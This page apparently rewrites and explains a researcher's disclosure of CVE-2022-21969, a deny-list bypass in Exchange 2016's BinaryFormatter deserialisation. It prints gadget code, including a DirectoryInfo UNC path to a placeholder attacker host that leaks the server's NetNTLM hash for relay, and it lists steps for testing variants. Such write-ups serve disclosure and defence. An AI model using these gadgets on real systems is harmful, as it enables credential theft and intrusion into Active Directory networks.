Searching for Deserialization Protection Bypasses in Microsoft Exchange (CVE-2022–21969)
The ExchangeCertificateRpc deserialization endpoint used BinaryFormatter with strictMode disabled and relied only on a deny list, allowing a crafted serialized object to trigger an SMB request to an attacker-controlled host. An attacker could capture the Exchange machine account NetNTLM hash and relay it to other hosts in Active Directory.
 Published on medium.com
This story begins with a series of fails, but why? That is because of my special relationship with the Microsoft Exchange codebase.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Microsoft Exchange has a long history of .NET deserialisation vulnerabilities, and this write-up follows an attempt to find another one in the Exchange 2016 codebase. The feature in question is Exchange RPC over HTTP, the binary protocol that Outlook Anywhere and tools such as exchanger.py use to talk to the Exchange backend instead of sending human-readable HTTP requests. The researcher went looking for calls to .NET Formatters, in particular the unprotected BinaryFormatter, inside the RPC handling code, because rebuilding an object from a serialised representation with such a formatter is a well-known route to remote code execution.
The story is framed as a series of fails. The first fail was that the Exchange installation used for the initial discovery had not actually been patched to the latest version, so the sink found there was an old, already known issue. The interesting part starts after the server was properly patched to Exchange 2016 CU22 with the November patches KB5007409, when the same code paths were examined again against the newly introduced deserialisation protections.
Setup
The work was done against a Microsoft Exchange 2016 installation, first an incorrectly patched one and then a properly patched one at CU22 with KB5007409. The researcher used a local .NET program executed on the Exchange server to inspect the strict mode configuration, and ysoserial .NET for payload generation. The write-up assumes the reader has already read the nDay research by Peter Json and Jang on CVE-2021-42321, because the ideas behind almost everything that follows are based on that work.
No accounts, roles or special privileges are described beyond the ability to run code on the Exchange server for the strict mode check and to place a file in a Unified Messaging directory for the proof of concept.
Finding it

Searching for Formatter calls led to the Exchange RPC functions. The class Microsoft.Exchange.Rpc.ExchangeCertificates.ExchangeCertificateRpcServer offered several function prototypes, probably callable via the /rpc endpoints.
The Microsoft.Exchange.Servicelets.ExchangeCertificate.ExchangeCertificateServer class then implemented the prototypes accordingly.


Taking the method parameter byte[] inputBlob in one of these functions, for example ImportCertificate(int version, byte[] inputBlob, SecureString password), led to the implementation in Microsoft.Exchange.Servicelets.ExchangeCertificate.ExchangeCertificateServerHelper.

Here the constructor of Microsoft.Exchange.Management.SystemConfigurationTasks.ExchangeCertificateRpc was called.

The method call DeserializeObject(inputBlob, false) reached the dangerous sink in the same class.

A BinaryFormatter deserialised the byte[] inputBlob (named byte[] data at the sink) without a proper SerializationBinder or any other kind of protection. That could lead to RCE with payloads generated from ysoserial .NET.
Three questions followed: how to reach the sink with a properly controlled inputBlob byte array, whether the ugly binary format had to be refactored, and how it could be that nobody else had already targeted this part successfully. The third question answered itself almost immediately: the Exchange installation had not been patched to the latest version properly. This was a rediscovery of an old finding, not a new one. The researcher notes that a lot is learned during every phase of rediscovery, and that sometimes silently patched vulnerabilities get rediscovered too.
After patching to Exchange 2016 CU22 with KB5007409, the class Microsoft.Exchange.Management.SystemConfigurationTasks.ExchangeCertificateRpc was still shipped, with its method DeserializeObject(byte[] data, bool customized) to deserialise the same kind of data.

A very similar code path could be tracked in the fully patched version to Microsoft.Exchange.Rpc.ExchangeCertificate.ExchangeCertificateRpcServer prototypes again, such as ImportCertificate(int version, byte[] pInBytes, SecureString password).
The newly introduced Microsoft.Exchange.Diagnostics.ChainedSerializationBinder was already discussed in the nDay research article about CVE-2021-42321.

As Jang and Peter explained, a malicious payload could still be deserialised under two conditions:
strictModehas to be set toFalse.- The fully qualified assembly names in the nested payload object must not match any member of the deny list defined in
Microsoft.Exchange.Diagnostics.ChainedSerializationBinder.GlobalDisallowedTypesForDeserialization, which basically kills all publicly known .NET deserialisation gadgets from ysoserial .NET.
For CVE-2021-42321 the bypass was straightforward because strictMode was not set and therefore False by default, and because the deny list had a typo for one well-known gadget while other famous gadgets were missing too. Both were fixed in the patched instance, so the RPC deserialisation code was examined again.
All secured BinaryFormatter instances were created from the factory ExchangeBinaryFormatterFactory.CreateBinaryFormatter(...), using an entry of the enum Microsoft.Exchange.Diagnostics.DeserializationLocation as input parameter for the strictMode determination. To prove whether the first condition held for the RPC sources, a quick program was written and executed on the Exchange server.
using Microsoft.Exchange.Data.Serialization;using Microsoft.Exchange.Diagnostics;using System;namespace ExchangeStrictModeCheck{ class Program { static void Main(string[] args) { bool strictModeStatus = Serialization.GetStrictModeStatus(DeserializeLocation.ExchangeCertificateRpc); Console.WriteLine("ExchangeCertificateRpc - strictMode = " + strictModeStatus); Array values = Enum.GetValues(typeof(DeserializeLocation)); foreach (DeserializeLocation val in values) { Console.WriteLine(val + " strictMode = " + Serialization.GetStrictModeStatus(val)); } } }}
The value for ExchangeCertificateRpc was indeed False. The program also iterated over all enum entries, and an excerpt of the output looked like this:
...ExchangeCertificateRpc - strictMode = FalseUnclassified strictMode = FalseTest strictMode = FalseHygiene_CacheSerializer strictMode = FalseTopologyDiscovery strictMode = FalseUmCore_PipelineContext strictMode = FalseUmCommon_Serialization strictMode = FalseSharepointNotification strictMode = FalseSwordFish_AirSync strictMode = FalseSwordFish_UserGroup strictMode = FalseSwordFish_Extensions strictMode = FalseModelItemCacheObject strictMode = FalseTopNConfiguration strictMode = FalseTopNData strictMode = FalseGroupProvider strictMode = FalseSubscribeListHelper strictMode = FalseNormalizationCache strictMode = FalseClientExtensionCollectionFormatter strictMode = True...
Reading the whole output carefully revealed that only 11 out of 94 values led to strictMode being set to True. The vast majority of entries equalled False, so bypass condition 1 was met for a lot of cases by design.
Bypass condition 2 was trickier because the incomplete deny list that led to CVE-2021-42321 had been adjusted. The question became whether another gadget existed that was not part of the deny list. Finding fancy new RCE chains was not necessary, because bridge gadgets should work fine as well (look for GadgetTypes.BridgeAndDerived in ysoserial .NET). The researcher had contributed such a gadget to ysoserial .NET before, but that one was part of the deny list too.
Exploitation
Step 1: try an XXE bridge gadget
Driven by Steven's work on an XXE in current Exchange versions (CVE-2020-17141), the first attempt was to find a bridge gadget that ends in an XXE sink. The assembly System.Windows.Forms.TableLayoutSettings, available in the GAC and therefore universal rather than Exchange specific, implemented a Serialisation constructor as well as a custom TypeConverter.

During deserialisation the SerializationInfo parameter originating from the serialised object contained a string named SerializedString. The converter.ConvertFromInvariantString(@string) call hit a sink in the ConvertFrom method in System.Windows.Forms.Layout.TableLayoutSettingsTypeConverter.

In the end SerializedString reached the XmlDocument.loadXml(string) sink, which could trigger XXE. A ysoserial .NET gadget for payload creation would look like this:
[Serializable] public class TableLayoutSettingsMarshal : ISerializable { public TableLayoutSettingsMarshal(string payload) { Payload = payload; } private string Payload { get; } public void GetObjectData(SerializationInfo info, StreamingContext context) { info.SetType(Type.GetType("System.Windows.Forms.TableLayoutSettings, System.Windows.Forms, Version=[redacted], Culture=neutral, PublicKeyToken=b77a5c561934e089")); info.AddValue("SerializedString", Payload); } }
This did not work. XXE with the .NET framework below 4.5.2 is tricky, mostly impossible, and only sometimes possible with unlucky XmlResolver implementations, so it was not applicable to the latest Exchange 2016 version.
Step 2: use a DNS/SMB trigger gadget
The researcher remembered an old tweet about looking for a .NET equivalent of the Java URLDNS gadget. The gadget found back then was capable of triggering DNS requests and, by nature, SMB or WEBDAV requests to an attacker-controlled share as well. A single line of code is enough:
System.IO.DirectoryInfo gadget = new System.IO.DirectoryInfo(@"\\YOURHOST\~WithATilde");
The object is then serialised with a Formatter of choice, BinaryFormatter in this case. If SMB signing is disabled, the WebClientService is installed or the WEBDAV redirector is enabled on the Exchange server (all of which the researcher has seen in production environments), the Exchange machine account NetNTLM hash can be captured and relayed to other hosts in the Active Directory environment. It is sufficient that the target system has SMB signing disabled to achieve an authenticated session as the Exchange service account, so only a single such target system has to exist. The researcher notes never having seen an AD environment where all hosts had SMB signing enabled.
This worked. The goal of showing that deny list approaches should never be used as primary protection was achieved. In the case of Exchange, for 83 potential BinaryFormatter factory calling versions (the count from Serialization.GetStrictModeStatus(DeserializeLocation.*)), the deny list would have been the only protection, with no defence in depth, and there are several of these calls all over the Exchange codebase.
Step 3: reproduce it through Unified Messaging
A PoC video shows the NTLM authentication being triggered and captured on an attacker machine. To reach any of the deserialisation sinks in a debug-friendly way, the researcher used a source found in Microsoft.Exchange.UM.UmCore.dll. Putting a properly formatted text file under C:\Program Files\Microsoft\Exchange Server\V15\UnifiedMessaging\voicemail triggers the deserialisation, and the file name has to be in Guid format.

Root cause
The core mistake is architectural: the deny list in Microsoft.Exchange.Diagnostics.ChainedSerializationBinder.GlobalDisallowedTypesForDeserialization is used as the only line of defence for a large number of BinaryFormatter factory calls. The strict mode that would make the binder reject unknown types was off for 83 of the 94 DeserializationLocation entries in the observed output, so condition 1 of the CVE-2021-42321 bypass holds by design for the vast majority of call sites. Condition 2 only requires a gadget whose fully qualified assembly name is not on the deny list, and bridge gadgets, which do not need to be new RCE chains, are enough. The XXE attempt failed because of .NET framework behaviour around XmlDocument, but the DirectoryInfo gadget succeeded because it only needs an outbound SMB or WEBDAV connection.
Impact
An attacker who can reach a deserialisation sink with a controlled serialised object can trigger an outbound authentication attempt from the Exchange server to a host they control. Capturing the Exchange machine account NetNTLM hash and relaying it to other hosts in the AD environment allows a lot of bad things, provided SMB signing is disabled on at least one target, or the WebClientService or WEBDAV redirector is available. The write-up does not claim full RCE through this path; the RCE potential of the BinaryFormatter sink itself is described as the reason the missing binder matters, with ysoserial .NET payloads as the example.
Fix
Microsoft assigned CVE-2022-21969 to the issue. The researcher notes that, without the fix having been checked yet, the CVSS values Adjacent and Scope Changed suggest the core issue might not have been fixed. The write-up does not describe a specific code change. The clear implication is that deny lists should not be the primary protection.
Variants to test
- Enumerate
DeserializeLocationvalues on a target Exchange build and check which ones returnstrictMode = False. A positive result is any entry used by a reachable RPC or servicelet path. - Look for
BinaryFormatterfactory calls that pass aDeserializationLocationentry with strict mode off. A positive result is a call site reachable from an unauthenticated or low-privileged interface. - Try bridge gadgets that are not on the deny list, such as the
DirectoryInfotrigger, against any reachable sink. A positive result is an inbound SMB or WEBDAV connection from the Exchange server to a host you control. - Check whether SMB signing is disabled on any host in the environment, or whether the WebClientService or WEBDAV redirector is present. A positive result makes relaying of the captured machine account hash feasible.
- Use the Unified Messaging voicemail directory with a
Guid-named file to trigger deserialisation in a controlled way. A positive result is the same outbound authentication being observed.
What happened, in plain words
Microsoft Exchange is the mail server software many companies run to handle email, calendars and contacts. Like any large program, it is built from many pieces of code, and some of those pieces can be abused by an attacker if they are not careful. This article is about one such piece: a feature where Exchange takes a bundle of data sent by a client and turns it back into a live object inside the server. That process is called deserialisation, and if an attacker can control the bundle, they can sometimes make the server run code of their choosing.
The author, Florian Hauser, spends a lot of time looking for this specific kind of bug. He starts by reading the Exchange code, finds a promising spot, and then discovers that his test server was not actually patched to the latest version, so the bug he found was an old one that had already been fixed. That is the first fail. He patches the server properly and looks again. This time he finds that the new protection Microsoft added, a list of forbidden object types, is switched off by default for most of the places where deserialisation happens. He builds a small payload that makes the Exchange server connect out to a machine he controls, which lets him capture a credential. Microsoft assigned the issue CVE-2022-21969.
To follow the rest, you only need to understand a handful of ideas, which are explained as they come up.
Background: what deserialisation is, and why it is dangerous
When a program wants to save an object (say, a customer record) to a file or send it over the network, it converts the object into a stream of bytes. That is called serialisation. Later, another program (or the same one) reads those bytes and rebuilds the object. That is deserialisation. A simple everyday comparison: serialisation is like writing down a recipe on paper, and deserialisation is like cooking the dish from that paper. If someone swaps the paper for a different recipe, you cook something else entirely.
In the .NET world (the programming platform Exchange is written in), one of the classic tools for this is called BinaryFormatter. It takes a stream of bytes and rebuilds whatever object the bytes describe. The danger is that the bytes can describe not just data but also instructions about which classes to create and which methods to call. If an attacker can supply those bytes, they can sometimes make the server create objects that, when built, perform actions like running a command. That is remote code execution (RCE): the attacker runs their own code on the victim's machine.
Security researchers have built libraries of ready-made payloads for this, the best known being ysoserial .NET. A payload is a pre-packaged serialised object that, when deserialised, does something harmful. The individual building blocks inside such a payload are called gadgets. A bridge gadget is a gadget that does not run code directly but hands control to another gadget, like a chain of dominoes.
Microsoft's defence against this is a deny list: a list of class names that the deserializer is not allowed to create. If a payload asks for a class on the list, the deserializer refuses. The weakness of a deny list is that it only blocks what someone thought of. A class that is not on the list still gets through.
Background: what Exchange RPC over HTTP is
Normally, a browser or mail client talks to a server using HTTP, the same protocol that loads web pages. The messages are text and easy to read. Exchange also supports a different channel called RPC over HTTP (also called Outlook Anywhere). Here the client wraps a binary protocol inside HTTP. Binary means the data is not readable text but a compact stream of bytes. Tools such as exchanger.py use this channel. The author searched the code that handles these RPC calls because that is where binary data from a client arrives and gets turned back into objects.
An endpoint is simply a URL path on a server that accepts requests, for example /rpc. An API (application programming interface) is the set of functions a program exposes so other programs can call it. When the article says a class "offered several function prototypes", it means the class declared a set of functions that other code can call, each with a defined set of inputs.
Finding the sink
The author looked for calls to formatters, especially BinaryFormatter, inside the RPC code. He found the class Microsoft.Exchange.Rpc.ExchangeCertificates.ExchangeCertificateRpcServer, which offered several function prototypes, probably callable via the /rpc endpoints.
The class Microsoft.Exchange.Servicelets.ExchangeCertificate.ExchangeCertificateServer then implemented the prototypes accordingly.
Taking the method parameter byte[] inputBlob in one of these functions, for example ImportCertificate(int version, byte[] inputBlob, SecureString password), led to the implementation in Microsoft.Exchange.Servicelets.ExchangeCertificate.ExchangeCertificateServerHelper.
byte[] means an array of bytes, a raw block of binary data. SecureString is a .NET type for holding a password in memory.
Here the constructor of Microsoft.Exchange.Management.SystemConfigurationTasks.ExchangeCertificateRpc was called.
A constructor is the code that runs when a new object is created.
The method call DeserializeObject(inputBlob, false) reached the dangerous sink in the same class.
A sink is the place where untrusted data finally causes the dangerous action. (named byte[] data at the sink) without a proper SerializationBinder or any other kind of protection. A SerializationBinder is the component that decides which classes are allowed to be created during deserialisation; without one, anything goes. That could lead to RCE with payloads generated from ysoserial .NET.
Three questions followed:
- How can the sink be reached with a properly controlled
inputBlobbyte array? - Does the ugly binary format have to be refactored?
- How could it be that nobody else had already targeted this part successfully?
The third question answered itself almost immediately: the Exchange installation had not been patched to the latest version properly. This was a rediscovery of an old finding, not a new one. The author notes that a lot is learned during every phase of rediscovery, and that sometimes silently patched vulnerabilities get rediscovered too.
Looking again after patching
After patching to Exchange 2016 CU22 with KB5007409, the class Microsoft.Exchange.Management.SystemConfigurationTasks.ExchangeCertificateRpc was still shipped, with its method DeserializeObject(byte[] data, bool customized) to deserialise the same kind of data.
A very similar code path could be tracked in the fully patched version to Microsoft.Exchange.Rpc.ExchangeCertificate.ExchangeCertificateRpcServer prototypes again, such as ImportCertificate(int version, byte[] pInBytes, SecureString password).
The newly introduced Microsoft.Exchange.Diagnostics.ChainedSerializationBinder was already discussed in the nDay research article about CVE-2021-42321.
A binder is the gatekeeper that inspects each class name in the incoming data and decides whether to allow it. "nDay research" means research into a vulnerability after its patch has been released, looking for ways around the fix.
As Jang and Peter explained, a malicious payload could still be deserialised under two conditions:
strictModehas to be set toFalse.- The fully qualified assembly names in the nested payload object must not match any member of the deny list defined in
Microsoft.Exchange.Diagnostics.ChainedSerializationBinder.GlobalDisallowedTypesForDeserialization, which basically kills all publicly known .NET deserialisation gadgets from ysoserial .NET.
strictMode is a switch: when it is True, the binder rejects any class it does not explicitly recognise. When it is False, the binder only rejects classes on the deny list. A fully qualified assembly name is the complete identifier of a class, including the file (assembly) it lives in and its version, so there is no ambiguity about which class is meant.
For CVE-2021-42321 the bypass was straightforward because strictMode was not set and therefore False by default, and because the deny list had a typo for one well-known gadget while other famous gadgets were missing too. Both were fixed in the patched instance, so the RPC deserialisation code was examined again.
All secured BinaryFormatter instances were created from the factory ExchangeBinaryFormatterFactory.CreateBinaryFormatter(...), using an entry of the enum Microsoft.Exchange.Diagnostics.DeserializationLocation as input parameter for the strictMode determination. A factory is a function whose job is to create objects for other code. An enum is a fixed list of named values; here each name stands for a place in Exchange where deserialisation happens. To prove whether the first condition held for the RPC sources, a quick program was written and executed on the Exchange server.
using Microsoft.Exchange.Data.Serialization;using Microsoft.Exchange.Diagnostics;using System;namespace ExchangeStrictModeCheck{ class Program { static void Main(string[] args) { bool strictModeStatus = Serialization.GetStrictModeStatus(DeserializeLocation.ExchangeCertificateRpc); Console.WriteLine("ExchangeCertificateRpc - strictMode = " + strictModeStatus); Array values = Enum.GetValues(typeof(DeserializeLocation)); foreach (DeserializeLocation val in values) { Console.WriteLine(val + " strictMode = " + Serialization.GetStrictModeStatus(val)); } } }}
Line by line, in plain words:
- The
usinglines import the Exchange and .NET libraries the program needs. namespace ExchangeStrictModeCheckgives the program a name.class Programandstatic void Mainare the entry point, the code that runs when the program starts.bool strictModeStatus = Serialization.GetStrictModeStatus(DeserializeLocation.ExchangeCertificateRpc);asks Exchange what the strict mode setting is for the RPC location, and stores the answer as true or false.Console.WriteLine(...)prints that answer to the screen.Array values = Enum.GetValues(typeof(DeserializeLocation));fetches the full list of deserialisation locations.- The
foreachloop walks through every location and prints its strict mode setting.
The value for ExchangeCertificateRpc was indeed False. The program also iterated over all enum entries, and an excerpt of the output looked like this:
...ExchangeCertificateRpc - strictMode = FalseUnclassified strictMode = FalseTest strictMode = FalseHygiene_CacheSerializer strictMode = FalseTopologyDiscovery strictMode = FalseUmCore_PipelineContext strictMode = FalseUmCommon_Serialization strictMode = FalseSharepointNotification strictMode = FalseSwordFish_AirSync strictMode = FalseSwordFish_UserGroup strictMode = FalseSwordFish_Extensions strictMode = FalseModelItemCacheObject strictMode = FalseTopNConfiguration strictMode = FalseTopNData strictMode = FalseGroupProvider strictMode = FalseSubscribeListHelper strictMode = FalseNormalizationCache strictMode = FalseClientExtensionCollectionFormatter strictMode = True...
Each line names one deserialisation location and whether strict mode is on. Most say False, meaning the gatekeeper is only using the deny list there. Reading the whole output carefully revealed that only 11 out of 94 values led to strictMode being set to True. The vast majority of entries equalled False, so bypass condition 1 was met for a lot of cases by design.
Bypass condition 2 was trickier because the incomplete deny list that led to CVE-2021-42321 had been adjusted. The question became whether another gadget existed that was not part of the deny list. Finding fancy new RCE chains was not necessary, because bridge gadgets should work fine as well (look for GadgetTypes.BridgeAndDerived in ysoserial .NET). The author had contributed such a gadget to ysoserial .NET before, but that one was part of the deny list too.
Exploitation
Step 1: try an XXE bridge gadget
XXE stands for XML External Entity. XML is a text format for structured data, and it allows a document to declare an "entity", a placeholder that gets replaced by content from somewhere else, including a file on the server or a URL. If the server processes such a document carelessly, an attacker can read local files or make the server send requests. Driven by Steven's work on an XXE in current Exchange versions (CVE-2020-17141), the first attempt was to find a bridge gadget that ends in an XXE sink. The assembly System.Windows.Forms.TableLayoutSettings, available in the GAC and therefore universal rather than Exchange specific, implemented a Serialisation constructor as well as a custom TypeConverter. The GAC (Global Assembly Cache) is the shared store of .NET libraries on a Windows machine, so a class there exists on any Windows system, not just Exchange. A TypeConverter is a .NET helper that turns a piece of text into a typed value.
During deserialisation the SerializationInfo parameter originating from the serialised object contained a string named SerializedString. SerializationInfo is the bag of values that the serialised data carries for the object being rebuilt. The converter.ConvertFromInvariantString(@string) call hit a sink in the ConvertFrom method in System.Windows.Forms.Layout.TableLayoutSettingsTypeConverter.
In the end SerializedString reached the XmlDocument.loadXml(string) sink, which could trigger XXE. XmlDocument is .NET's XML parser, and loadXml feeds it a string. A ysoserial .NET gadget for payload creation would look like this:
[Serializable] public class TableLayoutSettingsMarshal : ISerializable { public TableLayoutSettingsMarshal(string payload) { Payload = payload; } private string Payload { get; } public void GetObjectData(SerializationInfo info, StreamingContext context) { info.SetType(Type.GetType("System.Windows.Forms.TableLayoutSettings, System.Windows.Forms, Version=[redacted], Culture=neutral, PublicKeyToken=b77a5c561934e089")); info.AddValue("SerializedString", Payload); } }
Line by line:
[Serializable]marks the class as something that can be serialised.public class TableLayoutSettingsMarshal : ISerializabledeclares a class that implements the .NET interface for custom serialisation.- The constructor stores the attacker-supplied string in a property called
Payload. GetObjectDatais the method .NET calls when serializing the object. It is where the trick happens.info.SetType(Type.GetType("..."))tells the deserializer to rebuild the object asSystem.Windows.Forms.TableLayoutSettingsinstead of the class actually being serialised. The long string is the fully qualified assembly name of that class.info.AddValue("SerializedString", Payload)puts the attacker's string into the field the converter will read.
